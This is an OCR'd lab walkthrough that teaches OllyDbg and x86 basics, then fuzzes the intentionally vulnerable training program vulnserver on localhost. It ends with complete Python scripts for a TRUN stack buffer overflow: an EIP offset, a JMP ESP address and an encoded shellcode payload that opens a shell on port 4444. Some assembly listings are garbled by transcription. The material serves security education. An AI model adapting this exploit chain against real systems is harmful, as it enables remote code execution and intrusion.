

Simple Exploit Walkthrough

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
Lab 1: OllyDBG Basics

Once OllyDbg has been opened, the first thing you will want to do is to access the target application you want to analyze within the debugger.

There are two main primary ways to achieve this:


- * By opening the target executable from disk using the File->Open menu option, or
- * By attaching to an already running program using the File->Attach menu option.

1. Open OllyDbg, if you haven't already, and try using the File->Open menu option to open vulnserver.exe from where it is stored on your hard disk







Now use the Debug->Close menu option to close this debugging session, and hit Yes if the "Process still active" warning message appears.



2. Open File->Attach menu option. A list of running processes will appear. Select vulnserver from the list (it might help you find it if you sort the list by name first) and hit the Attach button.




Now use the Debug->Close menu option to close this debugging session, and hit Yes if the "Process still active" warning message appears.



Lab 2: OllyDBG Layout

3. Use the File->Open menu option to open up vulnserver.exe.




From left to right, the columns in this pane show:

- the memory address of each instruction,
- the hexadecimal representation of each byte that comprises that instruction (or if you prefer, the "opcode" of that instruction),
- the instruction itself in X86 assembly language, shown (by default) in MASM syntax, and finally
- An information/comment column which shows string values, higher level function names, user defined comments, etc.


The pane in the top right hand corner of the screen (register pane) shows the value of various registers and flags in the CPU. These registers are small storage areas within the CPU itself, and they are used to facilitate various operations that are performed within the X86 assembly language.

The pane in the bottom left hand corner (memory dump pane) shows a section of the programs memory. I will be referring to this as the memory dump pane. Within this pane you can view memory in a variety of different formats, as well as copy and even change the contents of that memory.



The pane in the bottom right hand corner (stack pane) shows the stack. I will be referring to this as the stack pane. The left hand column in this pane contains memory addresses of stack entries, the second column contain the values of those stack entries, and the right hand column contains information such as the purpose of particular entries or additional detail about their contents.





There is also an optional third column in the stack pane that will display an ASCII or Unicode dump of the stack value — this can be enabled by right clicking on the stack pane and selecting either "Show ASCII dump" or "Show UNICODE dump." The next section contains some more detail on the purpose of the stack.





Lab 3: Assembly Code Basics

This section is broken it up into a number of sub-sections as follows:

- * Syntax and Endian-ness
- * Registers and flags
- * The stack
- * Assembly Instructions

3a: Syntax:

OllyDbg, by default, uses the MASM syntax. In MASM syntax the destination for an instruction comes first and the source second. As an example, the following command will copy the contents of the register EAX to the register ECX

mov ECX, EAX

```
MOU ECX.EAX

MOV EAX,DWORD PTR SS:[ESP+18]

MUL ESI

ADD EDX,ECX

JB SHORT ntdll.7C9014D0

CMP EDX,DWORD PTR SS:[ESP+14]

JA SHORT ntdll.7C9014D0

JB SHORT ntdll.7C9014D1

CMP EAX,DWORD PTR SS:[ESP+10]

JBE SHORT ntdll.7C9014D1

DEC ESI

XOR EDX,EDX

MOV EAX,ESI

DEC EDI

JNZ SHORT ntdll.7C9014DF

NEG EDX

NEG EDX

SBB EDX,0

POP ESI

POP ESI

POP ESI

POP ESI

POP ESI

POP ESI

POSH EDI

PUSH EBP

XOR EDI,EDI

XOR EBP,EBP

MOV EAX,DWORD PTR SS:[ESP+14]

OR EAX,EAX

JGE SHORT ntdll.7C901509
7C9014B6
                                                                8BC8
8B4424 18
F7E6
93D1
772 0E
3B5424 14
77 08
72 07
3B4424 10
76 01
                   9014BE
9014C0
                  9014C2
9014C6
9014C8
                   9014CA
9014CE
                   9014D0
9014D1
                                                                     33D2
8BC6
4F
775 07
F7DA
F7DB
83DA 00
5B
5E
5C2 1000
57
56
533FF
33ED
8B4424 14
0BC0
7D 15
                   9014D3
9014D5
                    9014D8
                  9014DC
9014DF
```

3b: Endian-ness:

Note the endian order of the X86 processor — little endian. This essentially means that certain values are represented in the CPU, left to right, from least to most significant bytes. (this means you read backwards).

Bytes are shown in OllyDbg as two digit hexadecimal numbers with possible values of 0 to F (0123456789ABCDEF) for each digit, with the decimal equivalent of the digits A-F being 10-16. The highest possible single byte value is FF (sometimes preceded by "0x" and written as 0xFF to denote that hexadecimal numbering is being used) which is equivalent to 255 in decimal.

As an example of how the little endian order works, if we want to represent a hexadecimal number such as 12ABCDEF in little endian order, we would actually write the number as EFCDAB12.

What we have done is break the number into its individual component bytes:

12ABCDEF

becomes

12 AB CD EF

And then we reverse the order of those bytes and put them back together.

EF CD AB 12

becomes

EFCDAB12



3c: Registers and Flags:

Registers are storage areas inside the CPU that can each hold four bytes (32 bits) of data.

The EIP register is known as the instruction pointer, and its purpose is to "point" to the memory address that contains the next instruction that the CPU is to execute. Assuming you have OllyDbg open with vulnserver.exe being debugged, looking at the EIP register should show a value that matches the memory address of the selected entry in the top left hand pane of the OllyDbg CPU view.

The ESP register is known as the stack pointer, and this contains a memory address that "points" to the current location on the stack. Looking at OllyDbg again, the value in ESP should correspond with the address of the highlighted value in the stack pane in the bottom right hand corner of the CPU view.

The flags register is a collection of single bit values that are used to indicate the outcome of various operations. You can see the values of the flags just below the EIP register in the top right hand pane of OllyDbg, the C, P, A, Z, S, T, D, and O designators and the numbers (0 or 1) next to them show whether each particular flag is on or off. The flag values are mostly used to control the outcomes for conditional jumps, which will be discussed a bit later on.

Operations to set the values of the registers will replace any existing values currently being held. It is however, possible to set (or access) only part of a value of a register by the use of subregisters.

Lab 4: Connecting To A Socket

```
Start --> Run --> cmd
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nc -l -vv -p 9999

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C:\>nc -l -vv -p 9999
Listening on Eanyl 9999 ...
-
```

IDLE

```
import socket
buffer = '\x41' * 3000
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 9999))
s.send(buffer)
s.close()
```



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Lab 5: Vulnerable Server

Double-Click and run "vulnserver.exe"

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Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

Start --> Run --> cmd

nc localhost 9999

Type 'HELP'

Then type 'EXIT'

```
C:\>nc localhost 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
SRUN [srun_value]
GMON [gmon_value]
GMON [gmon_value]
GTER [gter_value]
HTER [hter_value]
HTER [hter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE

C:\>_
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


Open 'simple-fuzzer1.py' in Notepad++


- Step through the code.
- Notice that you are connecting to the host on port 9999 and sending 5000 A's to every server function

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1-simplefuzzer.py
       buffer=["A"]
  6
       counter=50
  8
  9 ☐while len(buffer) <= 100:
 10
 11
             buffer.append("A"*counter)
 12
 13
             counter=counter+50
 14
 15
 16
       commands=["HELP","STATS .","RTIME .","LTIME .","SRUN .","TRUN .","GMON .","GDOG .","KSTET
 17
 18
      for command in commands:
 19
             for buffstring in buffer:
 20
                  print "Fuzzing " +command +":"+str(len(buffstring))
 21
                  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 22
                  s.connect(('127.0.0.1', 9999))
 23
                  s.recv(50)
 24
                  s.send(command + buffstring)
 25
                  s.close()
 26
           length: 581 lines: 26
                                     Ln:25 Col:20 Sel:0
                                                                   UNIX
                                                                                 ANSI
Python file
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Double-click and run 'simple-fuzzer1.py'



OllyDBG --> Debug --> Restart --> Play (button) or CTRL+F2 then F9 You may have to hit play a few times, or press F9 a few times. Make sure the debugger says 'Running' instead of 'Paused'.




Open '2-3000As.py' in Notepad++

- Step through the code.
- Notice that you are connecting to the host on port 9999 and sending 3000 A's to just the TRUN server function

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🗎 2-3000As.py
       #!/usr/bin/python
  2
       import socket
  3
  4
       buffstring = 'A' * 5000
  5
       s = socket.socket(socket.AF INET, socket.SOCK STREAM)
  6
  7
       s.connect(('127.0.0.1', 9999))
  8
       s.send('TRUN .' + buffstring)
  9
 10
       s.close()
 11
```

Double-Click and run '2-3000As.py' Note EIP's value.




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
Open '3-3000chars.py' in Notepad++

- Step through the code.
- Notice that you are still connecting to the host on port 9999 and sending 3000 non-repeating characters to the TRUN server function



Double-Click and run '3-3000chars.py'

Notice the EIP value: 396F4338 (EIP true value: 38 43 6F 39)



OllyDBG --> Debug --> Restart --> Play (button) or CTRL+F2 then F9 You may have to hit play a few times, or press F9 a few times. Make sure the debugger says 'Running' instead of 'Paused'.



Open '4-Distance-to-EIP.py' in Notepad++

After sending script '3-3000chars.py' we saw that EIP was populated with the value of '396F4338' which means that EIP's true value is:


38 43 6F 39

We read it backwards because it is little-endian.

So this is hex for 8 (38), C (43), o (6F), 9 (39)

We can now search for this value in buffstring, and cut it right at the value 8Co9

Double-Click and run '4-Distance-to-EIP.py'



We now see that the distance to EIP is 2006 characters.

Open '5-2006char-eip-check.py' in Notepad++

```
5-2006char-eip-check.py
        #!/usr/bin/python
  2
        import socket
  3
  4
        buffstring='A' * 2006
        eipoverwrite='BBBB'
       s = socket.socket(socket.AF INET, socket.SOCK STREAM)
       s.connect(('127.0.0.1', 9999))
  8
        s.recv(50)
        s.send('TRUN .' + buffstring + eipoverwrite)
  9
 10
        s.close()
  11
```


Double-Click and run '5-2006char-eip-check.py'

Notice that you were able to overwrite EIP with 42s - proving that you have control of EIP.

EIP value: 42424242

ESP value: 00B7FA0C

Right click on the ESP register and select Follow in stack. Now go to the stack pane and scroll up a little. You should note that the ESP register points to the very start of the long string of "C" characters (0x43 in Hex) that we sent to the program with our exploit script.




This means that all we need to do to get to our code is replace those "C" characters with our code and replace the "B" characters that overwrite EIP with the address of a "JMP ESP" instruction. This will result in the CPU executing the "JMP ESP" instruction, which will then redirect execution to our code - stored in memory at the location pointed to by the ESP register.

OllyDBG --> Debug --> Restart --> Play (button) --> View --> Executable Modules

or

CTRL+F2 then F9 then ALT+E






Now we know that the essfunc.dll has no problematic exploit protection features enabled, we can search it to see if a "JMP ESP" instruction can be found.

Double click on the module in the Executable modules window to open the module in the CPU view, then right click in the disassembler pane and select Search for ->Command or hit Ctrl-F.


In the Find command box that appears, type "JMP ESP" and hit Find.



Result:

625011AF FFE4 JMP ESP

Right click --> Breakpoint --> Toggle



Debug --> Restart --> Play (button)

or

CTRL+F2 then F9

Open '6-jmp-esp.py' in Notepad++, notice that pretty much everything is the same except for:


625011AF FFE4 JMP ESP

 $ret='\xaf\x11\x50\x62'$

This is very important. We are now overwriting EIP with the 'JMP ESP' which we are calling 'ret'.

```
6-jmp-esp.py
       #!/usr/bin/python
       import socket
  3
  4
       buffstring='A' * 2006
  5
       # 625011AF FFE4
                                   JMP ESP
  6
       ret='\xaf\x11\x50\x62'
  8
  9
       bufferbackfill='C' * 990 # [ 2006 ] [ ret (4 bytes)] [ 990 C's ] = 3000 chars
 10
 11
 12
 13
      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 14
      s.connect(('127.0.0.1', 9999))
      s.recv(50)
 16
      s.send('TRUN .' + buffstring + ret + bufferbackfill)
 17
       s.close()
```

Double-Click and run '6-jmp-esp.py'



You should notice that your breakpoint has just been hit. This proves that we have redirected code execution to the stack.

Debug --> Restart --> Play (button)

or

CTRL+F2 then F9

Open '7-first-exploit.py' in Notepad++.

```
7-first-exploit.py
  1
        #!/usr/bin/python
   2
        import socket
  3
   4
        buffstring='A' * 2006
   5
   6
        # 625011AF
                   FFE4
                                       JMP ESP
        ret='\xaf\x11\x50\x62'
  7
  8
  9
        payload=("\xbb\xa1\x09\x04\x9a\xda\xdc\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1"
        "\x56\x31\x5a\x13\x83\xc2\x04\x03\x5a\xae\xeb\xf1\x66\x58\x62"
  10
        "\xf9\x96\x98\x15\x73\x73\xa9\x07\xe7\xf7\x9b\x97\x63\x55\x17"
  11
  12
        "\x53\x21\x4e\xac\x11\xee\x61\x05\x9f\xc8\x4c\x96\x11\xd5\x03"
  13
        "\x54\x33\xa9\x59\x88\x93\x90\x91\xdd\xd2\xd5\xcc\x2d\x86\x8e"
        "\x9b\x9f\x37\xba\xde\x23\x39\x6c\x55\x1b\x41\x09\xaa\xef\xfb"
  14
 15
        "\x10\xfb\x5f\x77\x5a\xe3\xd4\xdf\x7b\x12\x39\x3c\x47\x5d\x36"
  16
        "\xf7\x33\x5c\x9e\xc9\xbc\x6e\xde\x86\x82\x5e\xd3\xd7\xc3\x59"
        "\x0b\xa2\x3f\x9a\xb6\xb5\xfb\xe0\x6c\x33\x1e\x42\xe7\xe3\xfa"
  17
  18
        "\x72\x24\x75\x88\x79\x81\xf1\xd6\x9d\x14\xd5\x6c\x99\x9d\xd8"
  19
        "\xa2\x2b\xe5\xfe\x66\x77\xbe\x9f\x3f\xdd\x11\x9f\x20\xb9\xce"
        "\x05\x2a\x28\x1b\x3f\x71\x25\xe8\x72\x8a\xb5\x66\x04\xf9\x87"
  20
        "\x29\xbe\x95\xab\xa2\x18\x61\xcb\x99\xdd\xfd\x32\x21\x1e\xd7"
  21
 22
        "\xf0\x75\x4e\x4f\xd0\xf5\x05\x8f\xdd\x20\x89\xdf\x71\x9a\x6a"
  23
        "\xb0\x31\x4a\x03\xda\xbd\xb5\x33\xe5\x17\xc0\x73\x2b\x43\x81"
  24
        "\x13\x4e\x73\x34\xb8\xc7\x95\x5c\x50\x8e\x0e\xc8\x92\xf5\x86"
  25
        "\x6f\xec\xdf\xba\x38\x7a\x57\xd5\xfe\x85\x68\xf3\xad\x2a\xc0"
        "\x94\x25\x21\xd5\x85\x3a\x6c\x7d\xcf\x03\xe7\xf7\xa1\xc6\x99"
  26
        "\x08\xe8\xb0\x3a\x9a\x77\x40\x34\x87\x2f\x17\x11\x79\x26\xfd"
        "\x8f\x20\x90\xe3\x4d\xb4\xdb\xa7\x89\x05\xe5\x26\x5f\x31\xc1"
  28
 29
        "\x38\x99\xba\x4d\x6c\x75\xed\x1b\xda\x33\x47\xea\xb4\xed\x34"
  30
        "\xa4\x50\x6b\x77\x77\x26\x74\x52\x01\xc6\xc5\x0b\x54\xf9\xea"
        "\xdb\x50\x82\x16\x7c\x9e\x59\x93\x8c\xd5\xc3\xb2\x04\xb0\x96"
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  32
        "\x86\x48\x43\x4d\xc4\x74\xc0\x67\xb5\x82\xd8\x02\xb0\xcf\x5e"
  33
        "\xff\xc8\x40\x0b\xff\x7f\x60\x1e")
```

We can insert shellcode into the space occupied by the Cs. OK, this time run the exploit without the debugger attached and let's see what happens.

Double-Click and run '7-first-exploit.py'

Start --> Run --> cmd

nc localhost 4444

